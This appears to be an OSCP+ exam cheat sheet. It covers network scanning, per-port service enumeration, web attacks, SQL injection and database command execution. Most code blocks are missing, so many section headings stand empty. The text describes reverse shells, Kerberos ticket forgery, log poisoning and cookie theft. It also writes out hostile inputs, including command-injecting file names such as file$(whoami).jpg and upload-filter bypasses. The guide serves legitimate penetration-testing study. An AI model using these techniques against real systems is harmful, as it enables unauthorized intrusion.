🍕OSCP+ Cheat Sheet
1. 🕵️♂️ Information Gathering
1.1 Passive Information Gathering
whois
whois [domain]
# Specify a different whois server
whois [domain] -h [server]Google Dorks
site:somesite.comorsite:somesite.com -filetype:htmlfiletype:txtorext:txtintitle:"somethig"
Other Tools
gitrob and gitleaks
Shodan.
1.2 DNS Enumeration
host [domain]host -t txt [domain]host [subdomain].[domain]nslookup -type=TXT [domain] [use_specific_dns_server_optional]Automatic brute-force of DNS:
for ip in $(cat list.txt); do host <ip>.[domain]; done
1.3 Port Scanning
1.3.1 Netcat
1.3.2 Nmap
1.3.2.1 Personal Methodology
Advanced enumeration
nmap -A [IP/domain] -oN [machine_name].txt
Complete system and version detection
Fast all-ports scan
sudo nmap -p- -sS -sU --min-rate=1000 --max-retries=1 -T4 [IP/Domain]
Combines SYN and UDP scans for speed
Fast scan alternative
nmap -p- -T4 -n -Pn [IP/domain] -oN [machine_name]_ports.txt
TCP only; skips host discovery for speed
Fast scan second alternative
sudo nmap --minrate-5000 -p- -vvv -Pn -n -oG openPorts.txt [IP]
Increases min rate for quicker scanning
Discovery all ports scan
nmap -p- [IP/Domain] -oN [machine_name]_ports.txt
For full port discovery
Top ports
nmap [IP/Domain] --top-ports [number_of_top_ports]
Scan common ports only
1.3.2.2 Scan Types
UDP Scan (-sU)
sudo nmap -sU -sS [IP] and sudo nmap -sU -T5 --top-ports 500 [IP]
Use with TCP SYN for full coverage
TCP Connect (-sT)
nmap -sT [IP]
Completes the handshake
Stealth Scan (-sS)
sudo nmap -sS [IP]
Avoids full handshake
Specific Port Scan
nmap -p [portNumber] [IP]
Scan only one or multiple ports
Network Sweeping (-sn)
nmap -sn [IP_range]
For host discovery
Top 20 Ports
nmap --top-ports=20 [IP]
Common ports in /usr/share/nmap/nmap-services
1.3.2.3 Detection and Scanning
OS Detection (-O)
nmap -O [IP]
Detects OS type and version
OS Guessing
nmap --osscan-guess [IP]
Guesses OS based on packet responses
Service Discovery (-sV)
nmap -sV [IP]
Discovers versions of services running
Service Banners & Traceroute
nmap -A [IP]
Can be slow; consider using -sV for basic service detection
1.3.2.4 Saving Results
Save to File (-oG)
nmap -v -sn [IP_range] -oG [fileName].txt
Saves results in a file in a greppable format, for normal output use -oN
Analyze File
grep Up [fileName].txt cut -d " " -f 2
Extracts only active hosts
1.3.2.5 Nmap Scripting Engine (NSE)
(Scripts located in /usr/share/nmap/scripts/)
Run Script (--script)
nmap --script [scriptName] [IP]
Runs specific script
Script Help
nmap --script-help [scriptName]
Shows help for the chosen script
Example Script
nmap --script http-headers [IP]
Example of running the http-headers script
Run Category of Scripts
nmap --script [category] [IP]
Categories: auth, broadcast, brute, default, discovery, exploit, fuzzer, malware, safe, version, vuln
1.3.2.6 PowerShell Functions
Check TCP Port
Test-NetConnection -Port [portNumber] [IP]
Checks a specific TCP port
Port Scan Script
1..1024 % {echo ((New-Object Net.Sockets.TcpClient).Connect("[IP]", $_)) "TCP port $_ is open"} 2>$null
Checks ports 1-1024
1.3.3 RustScan
Basic RustScan
rustscan -a <target-ip> -p 1-65535
Scans all TCP ports quickly
RustScan + Nmap
rustscan -a <target-ip> -p 1-65535 -- -Pn
Uses Nmap to follow up for all TCP ports
Specific Port Range
rustscan -a <target-ip> -r 1-1000
Scans specified port range
Adjust Timeout & Batch Size
rustscan -a <target-ip> -b 500 -u 5000
For slow networks
Scan Specific Ports Only
rustscan -a <target-ip> -p 22,80,443
Scans only listed ports
Save Results to File
rustscan -a <target-ip> -- -oN [machine]_rustscan.txt
Saves output to file
UDP Scan
rustscan -a <target-ip> -- -sU -p 1-65535
Use with Nmap for UDP scanning
Vulnerability Detection
rustscan -a <target-ip> -p 1-65535 -- -sV --script vuln
Runs vulnerability scripts
Silent Mode
rustscan -a <target-ip> -p 1-65535 -g -q
Minimal output
Exclude Certain Ports
rustscan -a <target-ip> -p 1-65535 --exclude-ports 80,443
Excludes specific ports
OS Detection
rustscan -a <target-ip> -p 1-65535 -- -O
Runs OS detection
TCP and UDP Scan
rustscan -a <target-ip> -p 1-65535 -- -sS -sU
Both TCP and UDP; Nmap may be preferable
1.4 Specific Port Services
1.4.1 21: FTP
Nmap Scripting scan
Enumeration
Upload binaries
Downloading files recursively
Brute Force
Passive Mode Syntax
1.4.2 22: SSH
Nmap Scripting Scan
Brute Force Common Credentials
User Obtained Private Key
Convert PuTTY Key to OpenSSH Format
Crack SSH Private Keys
Finding Private Keys
Possible Errors
Download Files from Remote Host
Upload Files to Remote Host
Exploit SSH with Specific Options
Bypass Host Key Checking: disables the host key checking mechanism, which is normally used to ensure that the SSH server you're connecting to is the one you expect. By setting
UserKnownHostsFileto/dev/nullandStrictHostKeyCheckingtono, you can bypass this check, which might be useful in environments where SSH keys are not properly managed.
Force a Different Cipher: forces the use of a specific encryption cipher (in this case,
aes128-cbc). This option can be exploited if the server is vulnerable to weaknesses in a particular cipher or if a certain cipher is known to be poorly configured.
Force an Older SSH Version: forces SSH to use protocol version 2, which is more secure than version 1. However, if a server still supports SSH version 1, you can try to exploit vulnerabilities in the older protocol by forcing it with
-1; this can sometimes reveal older, less secure configurations or bugs in the SSH service.
SSH Reverse Shell with Weak Cryptographic Algorithms: used to exploit a vulnerable SSH server by forcing it to use outdated and weak cryptographic algorithms (
diffie-hellman-group1-sha1andssh-rsa); the SSH command initiates a connection to the target server, then executes a reverse shell that connects back to the attacker's machine.
Execute a Command Upon Connection:
ssh user@target_ip "whoami"
RCE with SCP Wrapper Steps:
Create an SCP Wrapper Script: This script intercepts SCP commands. If the original SCP command is detected, it executes normally. Otherwise, it triggers a reverse shell back to the attacker's machine.
Upload the Malicious Script: Use SCP to transfer this script to the target machine, placing it in a directory where it will be executed.
Trigger the Script: SSH into the target machine, and the wrapper script will execute the reverse shell or specified commands, providing remote access.
Catch the Shell: Use a tool like Netcat (
nc) to listen for the incoming reverse shell connection on your attacker's machine.
SCP Wrapper Script
Upload SCP Wrapper and Start Listener
Connect to the victim
1.4.3 23: Telnet
1.4.4 25: SMTP
Enumeration
Python Script for Enumeration
Installing Telnet Client for Windows
Exploitation with SMTP Postfix Shellshock Exploit
1.4.5 53: DNS
Nmap Scripting Scan
Enumerating AD Domain via DNS
Basic DNS Enumeration
Zone Transfer
Reverse Lookup
DNS Cache Snooping
Enumerate DNS with PowerShell (Windows)
1.4.6 69: TFTP
Nmap Scripting Scan
Enumeration Script
File Download
File Upload
Brute Force Download
Automating TFTP Operations
1.4.7 88: Kerberos
Nmap Scripting Scan
Enumerate Kerberos Principal Names: use kerbrute to enumerate valid user accounts by attempting to authenticate with a list of usernames.
Perform Kerberos Ticket Extraction (AS-REP Roasting): request non-preauthenticated Kerberos tickets for a list of users.
Perform Kerberos Ticket Request with AS-REP Roasting: request a Ticket Granting Ticket (TGT) for a specific user.
Crack Kerberos Tickets
Kerberos Ticket Extraction: request a TGT or Service Ticket (TGS) using specified credentials.
Kerberoasting: extract and crack service tickets to gain access to service accounts.
Kerberos Brute Forcing: perform brute force attacks on Kerberos tickets.
Kerberos Ticket Manipulation: use tools to request, manipulate, and renew Kerberos tickets for privilege escalation or impersonation.
Kerberos Ticket Dumping: extract Kerberos tickets from memory for offline analysis.
Kerberos Pre-Authentication: identify weak configurations that might allow attackers to perform brute force attacks.
Kerberos Silver Ticket Attacks: forge high-value Kerberos tickets for access and privilege escalation.
Steps to Perform Silver Ticket Attack
Kerberos Golden Ticket Attacks: forge high-value Kerberos tickets for access and privilege escalation.
Steps to Perform Golden Ticket Attack
Additional Reference: https://www.tarlogic.com/blog/how-to-attack-kerberos/
1.4.8 110: POP3
Nmap Scripting Scan
Connect and test Login
Brute Force Login
Read Mail via Telnet
1.4.9 111: RPC
Nmap Scripting Scan
Discover RPC Services Using RPCinfo
Identify Available RPC Services
1.4.10 135, 593: MSRPC
Nmap Scripting Scan
Enumerating MSRPC using rpcdump
Enumerate RPC over HTTP Services
Enumerating RPC with rpcclient
Commands for rpcclient
User Enumeration
Group Enumeration
Alias Group Enumeration
Domain Enumeration
Brute Force User/Password/SID
Additional SID Information
Set User Info with rpcclient
The setuserinfo function in rpcclient is used to modify user account information on a remote Windows system. The level parameter indicates the detail of information to modify or retrieve:
Level 0: Basic info (username, full name).
Level 1: Additional info (home directory, script path).
Level 2: Further info (password age, privileges).
Level 3: Detailed info (all above + group memberships).
Level 4: Most detailed info (all above + SID).
To change a user's password, use setuserinfo2 with a level of 23. This level includes basic attributes and adds password management functionality. The setuserinfo function typically does not handle password changes directly; setuserinfo2 is preferred for this purpose.
1.4.11 139, 445: SMB
Host Enumeration
Nmap Scripting Scan
Advanced Enumeration
SMB Enumeration with smbmap
SMB Enumeration with crackmapexec
User Enumeration with enum4linux
SMB Client Operations
Brute Force Credentials
Mounting Shares
Execute Remote Commands
Exploitation (EternalBlue - MS17-010): https://github.com/3ndG4me/AutoBlue-MS17-010
PsExec
WMIExec
1.4.12 143, 993: IMAP
Nmap Scripting Scan
Banner Grabbing Connect to the server to identify software/version.
Search for Vulnerabilities
Check for Supported Capabilities
1.4.13 161 (UDP): SNMP
Nmap Scripting Scan
Basic Enumeration
Brute Force Community Strings
Using onesixtyone Without a Community File
Extended Queries Enumeration
Advanced Enumeration with Specific OIDs
OID Specific Codes
Additional Reference: https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp
Modifying SNMP Values: http://net-snmp.sourceforge.net/tutorial/tutorial-5/commands/snmpset.html
1.4.14 389, 636, 3268 & 3269: LDAP
Nmap Scripting Scan
Ldapsearch Basic Enumeration
Check Pre-Authentication for Users
Useful Search Terms
1.4.15 1433: MSSQL
Nmap Scripting Scan
Crackmapexec
Logging In
Exploitation
Database Usage
1.4.16 2049: NFS
Nmap Scripting Scan
Enumeration
Mounting
1.4.17 3003: CGMS (possible)
Enumeration
Exploitation (CVE-2020-13151) This exploit targets Aerospike's REST API to gain remote code execution. Ensure that you have authorization before using this.
Possible Available Commands for Information Gathering
1.4.18 3306: MYSQL
Nmap Scripting Scan
Crackmapexec
Brute Force
Loggin In
Database Usage
Exploitation Examples
Check System Permissions of the DB User
1.4.19 3389: RDP
Nmap Scripting Scan
Brute Force
Password Spray
Logging In
1.4.20 5432, 5433: PostgreSQL
Nmap Scripting Scan
Brute Force
Password Spraying
Logging In
RCE
Code Execution
Database Usage
1.4.21 5900: VNC (Virtual Network Computing)
Nmap Scripting Scan
Connecting
Brute Force
Common Default Credentials
Usage Once Connected
1.4.22 5985, 5986: WinRM
Nmap Scripting Scan
Crackmapexec
Loggin In
Exploitation
1.4.23 6379: Redis
Nmap Scripting Scan
Brute Force
Exploit
Connect and Interact
Redis Pentesting Reference: https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis
Redis Rogue Server GitHub: https://github.com/n0b0dyCN/redis-rogue-server
Redis RCE: https://github.com/jas502n/Redis-RCE?tab=readme-ov-file
1.4.24 Unkown Port
Enumeration
Interaction
Usage Examples
Service Specific Actions
2. 🔎 Vulnerability Scanning
2.1 Nessus
Note: The use of Nessus is forbidden during the exam. This tool should be used only in your personal lab environment for practice purposes.
Nessus is a powerful vulnerability scanning tool that can identify vulnerabilities, misconfigurations, and compliance issues. Here's how you can install and set it up:
Download Nessus
Verify the Download
Install Nessus
Start Nessus
2.2 Nmap NSE (Nmap Scripting Engine)
Nmap's NSE is a versatile tool that allows you to extend Nmap’s capabilities with custom scripts. By utilizing these tools effectively, you can identify vulnerabilities in your environment or during penetration testing engagements. However, remember to always follow ethical guidelines and ensure that you have proper authorization before scanning any systems.
Basic Usage
Script Management
3. 🕷️ Web Applications
3.1 Enumeration
3.1.1 FingerPrinting
Web Technology Detection
HTTP Methods Testing
Advanced Fingerprinting Tools
3.1.2 Directory Discovery
3.1.2.1 FFUF
3.1.2.2 DIRB
3.1.2.3 GOBUSTER
3.1.2.4 FEROXBUSTER
3.1.2.5 DIRSEARCH
3.1.2.6 WFUZZ
3.1.3 File Discovery
3.1.3.1 FFUF
3.1.3.2 DIRB
3.1.3.3 GOBUSTER
3.1.3.4 FEROXBUSTER
3.1.3.5 DIRSEARCH
3.1.4 Git Exposed
In the case we found a git directory exposed in the web server. Git Dumper (https://github.com/arthaud/git-dumper) is a tool used to dump the contents of exposed .git directories. These directories may contain sensitive information, including source code, configuration files, and credentials. The tool allows you to download and explore these contents to find vulnerabilities or sensitive data.
An alternative to this tool could be the scripts gitdumper.sh and extractor.sh (check Tools Section).
3.1.5 CMS
WP Scan
WP Brute Forcing
Custom Path
Enumerate Users
Malicious Plugins
Drupal Scan
.git Directory
simple-file-list Exploitation
Generate Keyword Dictionary: if the website contains written content, create your own keyword dictionary.
Detect Vulnerable Pluging
3.1.6 WebDav
Reference: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/put-method-webdav
Nmap Scan Results
Connecting to a WebDAV Server
Exploitation with Credentials
Generate a Reverse Shell Payload
Upload Payload via WebDAV
Start the listener
Trigger the Payload: access the uploaded shell
http://$VictimIP/shell.aspx
3.1.7 APIs
3.1.8 Wordlists
Directory discovery:
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txtFile discovery:
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txtSecLists directory:
/usr/share/seclists/Discovery/Web-Content/common.txtSecLists file:
/usr/share/seclists/Discovery/Web-Content/big.txtCustom Wordlist from HTML:
General LFI Wordlist alternative: https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI/LFI-Jhaddix.txt
3.2 XSS
3.2.1 Theory
Common characters to find it in input fields: < > ' " { } ;.
Stored (Persistent)
The most critical type of XSS, which occurs when user input is stored on the back-end database and then displayed upon retrieval (e.g., posts or comments).
Reflected (Non-Persistent)
Occurs when user input is displayed on the page after being processed by the backend server, but without being stored (e.g., search result or error message).
DOM-Based
Another Non-Persistent XSS type that occurs when user input is directly shown in the browser and is completely processed on the client-side, without reaching the back-end server (e.g., through client-side HTTP parameters or anchor tags).
3.2.2 Stored
Basic Payload for Testing: if it is vulnerable once saved, when we access the website again we should see the code being executed.
3.2.3 Reflected

In this case usually we will include the payload in a URL, the most common place for this are the search pages, we can see the example below:

3.2.4 Blind
A good way to test this is to see if we can retrieve files externally using the JavaScript code, we can use the payloads from PayloadsAllTheThings: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection#exploit-code-or-poc.
3.2.5 PrivEsc Using Session Hijacking
We need to make sure that the cookie is stored in the browser, we also need to consider that cookies can have two flags:
Secure: only sends the cookie over an encrypted connection like HTTPS.
HttpOnly: denies Javascript access to cookie; so we need that this options de disabled, you can check this in the Developer Tools of the browser.
After verifying that the cookie could be steal by its flags and having a valid XSS field we can use one of the following payloads:
Option 1
Option 2:
3.2.6 Wordpress HttpOnly Cookie (Visitor Plugin)
Gather WordPress Nonce: to attack with a HttpOnly cookie on WordPress: We need to create a Js function that fetches the nonce which is a server generated token to prevent CSRF attacks.
Create New WordPress Admin Account
Compress the JavaScript Code: use the tool JSCompress.
Encode the JavaScript Payload: use the following JS function.
Request and Execute the Payload: the function
evalis responsible for interpreting the string as code and execute it.
3.2.7 Automated Discovery
We can use the tool XSS Strike:
We can also use fuzzing (sometimes trying the
user-agentcould also reveal a vulnerable field):
3.3. File Inclusion
3.3.1 Local File Inclusion (LFI)
Local File Inclusion (LFI) allows attackers to read or execute files on the server by exploiting file inclusion mechanisms.
3.3.1.1 Scanning for LFI
URL LFI Example:
Normal Fuzzing:
Fuzz
GETParameters:
Fuzz PHP Files:
Fuzz Webroot: to fuzz for index.php use wordlist for Linux or wordlist for windows, or this general wordlist alternative; consider that depending on our LFI situation, we may need to add a few back directories (e.g.
../../../../), and then add our index.php afterwords.
Fuzz Server Logs and Configs: we can use the same wordlists as before.
3.3.1.2 Bypassing LFI Protections
Sometimes protections are in place to prevent directory traversal. These are common techniques to bypass such restrictions:
3.3.1.3 LFI Wrappers
Wrappers are mechanisms that let you change the file processing behavior to reveal sensitive data or interact with server components:
Base64 encode a file:
ROT13 encoding:
PHP Wrapper:
3.3.1.4 Remote Code Execution via LFI
3.3.1.4.1 Log Poisoning (Apache or SSH Logs)
If log files such as /var/log/apache2/access.log or /var/log/auth.log are accessible through LFI, you can inject malicious code into the logs to achieve RCE.
Verify if log files can be accessed via LFI:
Inject a malicious PHP payload into the logs via SSH:
Access the log file via LFI to execute the payload:
3.3.1.4.2 Mail PHP Execution (RCE via Email)
Using LFI, after enumerating users (e.g., /etc/passwd), you can attempt to execute PHP code through a mail server by embedding PHP in email data.
Connect to the mail server:
Inject PHP payload into the email service:
If unsure about the users on the system, perform user enumeration:
3.3.1.5 Reverse Shell via LFI
You can use /proc/self/environ to inject a shell. If the environment variables are writable, inject PHP code into the environment.
Send the PHP payload:
Access the file via LFI to trigger the reverse shell:
3.3.1.6 Useful Tools
LFISuite: A tool to automate exploitation of LFI vulnerabilities.
RFIScanner: A simple Python-based RFI vulnerability scanner.
3.3.2 Remote File Inclusion (RFI)
Remote File Inclusion (RFI) allows attackers to include external files into the web server’s execution context, potentially leading to Remote Code Execution (RCE).
3.3.2.1 Basic RFI Example
If a web application allows including a remote file, you can execute arbitrary code by referencing an external malicious script:
3.3.2.2 Reverse Shell via RFI
Start a Simple HTTP Server:
Host the malicious PHP reverse shell (e.g.,
revshell.php) on your own server:
Perform Remote File Inclusion:
3.3.3 WordPress Plugin for Reverse Shell
If you gain access to an admin WordPress panel, you can navigate to Theme > Appearance > Editor > 404 Template. There, you can modify the PHP code to include your malicious web shell. For example, refer to Section 3.3.3.3 for the code that allows you to access the shell at: http://[IP]/[cms-path]/wp-content/nonexistent?cmd=[command].
Alternatively, you can use the payload multi-os-php-reverse-shell.php, which automatically triggers a reverse shell when accessed. For a more complex approach, you could use a GitHub tool to create a malicious plugin, upload it, and obtain the reverse shell, as described in the below Sections 3.3.3.1 and 3.3.3.2.
3.3.3.1 Malicious WordPress Plugin Generators
3.3.3.2 Reverse Shell Options
3.3.3.3 PHP Webshell
3.3.3.4 ASP Webshell
3.3.3.5 Non-Meterpreter Payload for Netcat
3.3.4 Files and Paths to Target (LFI & RFI)
3.3.4.1 Common Linux Files
3.3.4.2 Common Windows Files
3.3.5 PHP Wrappers
php://filter
php://data
3.3.6 OS Command Injection
Detect Windows Commands Execution:
Download and Execute PowerCat Reverse Shell:
Executing Command Injection:
3.4 File Upload
This vulnerability occurs in web applications where users can upload files without security checks to prevent potential dangers. This allows an attacker to upload files with code (such as .php or .aspx scripts) and execute them on the server.
3.4.1 Disabling Frontend Validation
Options:
Use the Browser Inspector to find the function that validates the file, delete it and then upload the file, keep in mind that this will not work if the validation is at server-level.
Use BurpSuite and send a normal request, intercept it and then modify it to our malicious form and then send it.
3.4.2 Extensions Blacklist
Keep in mind that for Windows Servers file extensions are case sensitive, a wordlist we can use for fuzzing extension with either ffuf or BurpSuite (do not do URL encode) is https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/web-extensions.txt.
3.4.3 Extensions Whitelist
We can perform a fuzzing or use a script to find if there is a whitelist of file extensions.
3.4.4 Bypassing Filters
We have different options to do so:
Changing File Extensions: if direct upload of .php files is restricted or filtered, try alternative extensions that might bypass filters.
Use
.htaccess: if the application allows.htaccessfile uploads, you can exploit it to change file handling settings:AddType application/x-httpd-php .dork; then, upload a file with the.dorkextension, which might be interpreted as PHP and could contain a reverse shell or web shell.
Double Extension: upload files with double extensions like
shell.php.jpgorshell.php.jpegto bypass simple filters.
Characters Injection: try using null byte injection to bypass filters, e.g.,
shell.php%00.jpg; or inject characters before or after the final extension:

MIME (Multipurpose Internet Mail Extensions) Type Spoofing: use tools or manual methods to alter the MIME type of the file being uploaded. Inspecting the initial bytes of a file reveals its File Signature or Magic Bytes. For instance, (GIF87a or GIF89a) signifies a GIF image, while plaintext indicates a Text file. Altering the initial bytes to the GIF magic bytes changes the MIME type to a GIF image, disregarding its remaining content or extension. GIF images uniquely start with ASCII printable bytes, making them easy to imitate. The string GIF8 is common to both GIF signatures, simplifying GIF image imitation.
3.4.5 File Execution
This is a very important step because if we have successfully upload a webshell or a malicious file we want to be able to execute it to get a reverse shell or execute our malicious code.
For this attempt to access uploaded files via URL, and ensure the uploaded file is executed in a web-accessible directory. If we want to get a reverse shell check the Utilities Section for commands, or use https://revshells.com/.
3.4.6 Embed Code into Images
We can use exiftool for this, then we just need to rename it.
3.4.7 Embed Code into File Names
A common file upload attack uses a malicious string for the uploaded file name, which may get executed or processed if the uploaded file name is displayed on the page, or directly executed in the server.
For example, if we name a file file$(whoami).jpg or filewhoami.jpg or file.jpg||whoami, and then the web application attempts to move the uploaded file with an OS command (e.g. mv file /tmp), then our file name would inject the whoami command, which would get executed, leading to remote code execution.
3.5 SQL Attacks
3.5.1 Tools for Connecting Usage
3.5.1.1 MySQL for MySQL (Linux)
3.5.1.1.1 Initial Connection
If you have MySQL credentials:
3.5.1.1.2 Common Queries
Check MySQL Version:
List All Databases:
Switch to a Specific Database:
3.5.1.1.3 Enumerating Tables and Columns
List All Tables in the Current Database:
List All Columns in a Specific Table:
3.5.1.1.4 User Enumeration and Privileges
List All Users:
Check User Privileges:
3.5.1.1.5 Data Extraction
Extract Data from a Table:
3.5.1.1.6 Command Execution via User-Defined Functions (UDFs)
In MySQL, command execution can be achieved via User-Defined Functions (UDFs), if applicable. Here's an example of how to upload a malicious shared object file to gain shell access:
Upload UDF library:
Create the UDF to execute system commands:
Execute Commands:
3.5.1.1.7 Reverse Shell
If you can execute commands via UDF or another method, you can establish a reverse shell:
Set up a listener on your machine:
Use the following MySQL command to initiate the reverse shell:
3.5.1.1.8 Where to Get Your .so for UDF
To perform the command you're referencing, which aims to create and load a User Defined Function (UDF) into MySQL by injecting a .so file, you typically need to either:
Compile your own
.sofile that contains the malicious function (or any other intended functionality).Use an existing
.sofile already present on the system.
COMPILE YOUR OWN .SO FILE If you want to create your own .so file (such as a UDF for MySQL), follow these steps:
Write the UDF Code: you need a
.cfile that contains the code for your UDF. For instance, if you're compiling thelib_mysqludf_sys.solibrary (which allows you to execute system commands), you need the source code for it; here’s an example of how to create this file:
Compile the
.soFile: once you have the UDF code, you can compile it into a shared object (.so) file. You’ll need themysql-server-devpackage to get the necessary header files.
Inject the
.soFile into MySQL: after compiling the.sofile, you can inject it into the MySQL database using the SQL command you provided.
Register the UDF in MySQL: once the
.sofile is injected, register the function in MySQL.
Execute system commands directly from MySQL using:
USE AN EXISTING .SO FILE If you already have a .so file on the system, such as lib_mysqludf_sys.so, you can directly reference it in your command. In that case, you don’t need to compile the file yourself. Simply adjust the SQL command as follows:
3.5.1.2 Mssqlclient for MSSQL (Windows)
3.5.1.2.1 Initial Connection
3.5.1.2.2 Common Queries
Check SQL Server Version:
List All Databases:
Switch to a Specific Database:
3.5.1.2.3 Enumerating Tables and Columns
List All Tables in a Database:
List All Columns in a Specific Table:
3.5.1.2.4 User Enumeration and Privileges
List All Users in a Database:
Check User Privileges:
3.5.1.2.5 Data Extraction
Extract Data from a Table:
3.5.1.2.6 Commands Execution
Enable xp_cmdshell (if permissions allow):
Execute OS Command:
Reverse Shell via
xp_cmdshell: ifxp_cmdshellis enabled, you can establish a reverse shell back to your machine. First, set up a listener on your machine:
3.5.1.3 Tips
MSSQL vs. MySQL: MSSQL offers
xp_cmdshellfor command execution, whereas MySQL often relies on UDF-based exploits or file uploads for system interaction.Interactive Shells: Always attempt to establish a stable reverse shell after gaining execution on either MSSQL or MySQL.
3.5.2 SQL Injection
3.5.2.1 Common SQL Functions
MySQL
MSSQL
3.5.2.2 Error-Based Payloads
Simple authentication bypass
Get the version
Dump all or specific data
Dump all data:
Dump specific data:
3.5.2.3 UNION-Based Payloads
Check Column Count: for both MySQL and MSSQL, determine the number of columns the
SELECTquery expects.
Use
wfuzzto Find Number of Columns
Database Enumeration: retrieve the name of the current database.
Table Enumeration: list all the tables from the current database.
Column Enumeration: list all the columns in a specific table.
Retrieve Information From Other Databases
Retrieve Data from Columns: extract data from specific columns.
Determine Number of Columns: find the correct number of columns.
Identify Union Columns: identify which columns are injectable.
Dump Table Content to FileSystem: write content from a table into a file.
Print SQL Version: determine the database version.
Print User Running the Query: retrieve the user currently running the query.
Print Database Directory: identify the database directory location.
Print Table Names: retrieve a list of table names.
Print Column Names: retrieve a list of column names from a specific table.
Print Content of a Column: extract specific content from a column.
Use
ANDStatement as Comment Alternative: when comments are blocked, use anANDstatement.
3.5.2.4 Blind Payloads
Blind SQL Injection allows attackers to infer the database's behavior indirectly by examining server responses or delays. Below are techniques applicable to MySQL and MSSQL.
3.5.2.4.1 Checking for Vulnerability
Basic Check:
Reflected Input Check: use these commands to determine if the input is being reflected in the output.
3.5.2.4.2 Extracting Database Information
Extract Database Version: test for the database version using the
SUBSTRING(MySQL) orSUBSTRING(MSSQL) functions.
Extract Database Name: extract the database name using
SUBSTRINGand delay response for a true condition.
3.5.2.4.3 Extracting Table and Column Names
Find Table Names: extract the first table name from the database.
Find Column Names in a Table: extract column names from a specific table.
3.5.2.4.4 Extracting Data
Retrieve Specific Data: extract specific characters from the data using
SUBSTRINGor equivalent logic.
Character Enumeration in Database: use character enumeration to brute-force data extraction.
3.5.2.4.5 Boolean-Based
Determine Database Name: extract the database name using the
SUBSTRINGfunction.
3.5.2.4.6 Time-Based
Login Panel Injection (MySQL & MSSQL): test for time-based SQL injection by delaying the response.
Using Time-Based Conditions: use conditions to trigger delays, depending on the true/false evaluation of a statement.
Confirm a Time-Based Blind SQL Injection: force the application to sleep if the query returns true.
Determine Database Version: identify the database version by inducing a delay based on the condition.
Determine Database Name with
wfuzz: this command checks each character of the database name by comparing its ASCII value.
Determine Table Name with
wfuzz: the query retrieves the ASCII value of each character in the first table name.
Determine Column Name with
wfuzz: this command retrieves the column names from the targeted table using theinformation_schema.columns.
Extract Column Content with
wfuzz: he query extracts content from a particular column by comparing ASCII values character by character.

3.5.2.5 Login Bypass Commands
MySQL:
MSSQL:
3.5.2.6 Vulnerable Code Example
PHP Login Page
3.5.3 SQL Truncation
Truncation-based SQL injection occurs when the database limits user input based on a specified length, discarding any characters beyond that limit. This can be exploited by an attacker to manipulate user data. For example, an attacker can create a new user with a name like 'admin' and their own password, potentially causing multiple entries for the same username. If both entries are evaluated as 'admin', the attacker could gain unauthorized access to the legitimate admin account.
In the following example, the database truncates the username after a certain length (e.g., 10 characters). The attacker uses this to create a conflicting account:
3.5.4 Specific Databases
3.5.4.1 MSSQL
3.5.4.1.1 Default Databases
master: keeps the information for an instance of SQL Server.msdb: used by SQL Server Agent.model: a template database copied for each new database.resource: a read-only database that keeps system objects visible in every database on the server in sys schema.tempdb: keeps temporary objects for SQL queries.
3.5.4.1.2 Common Commands
List Databases:
Show Tables:
Show Tables and Their ID:
Concatenate Columns:
Test
xp_cmdshell:
Get a Hash:
3.5.4.1.3 Statement Examples
3.5.4.1.4 Remote Code Execution (RCE)
For MSSQL on windows we can run any code in SQL Injection, we need to do the following to get the code execution.
3.5.4.1.5 Impersonation
Check for Users we can Impersonate:
Perform the Impersonation:
Verify Current User and Role:
(Optional) Check Linked Databases:
(Optional) Enable
xp_cmdshell:
3.5.4.1.6 Extra References
3.5.4.2 MySQL
3.5.4.2.1 Default Databases
mysql: it is the system database that contains tables that store information required by the MySQL server.information_schema: provides access to database metadata.performance_schema: it is a feature for monitoring MySQL Server execution at a low level.sys: a set of objects that helps DBAs and developers interpret data collected by the Performance Schema.
3.5.4.2.2 Common Commands
Connect to the Database:
Show Databases:
Show Tables:
Write a File:
Other Commands:
3.5.4.2.3 Remote Code Execution (RCE)
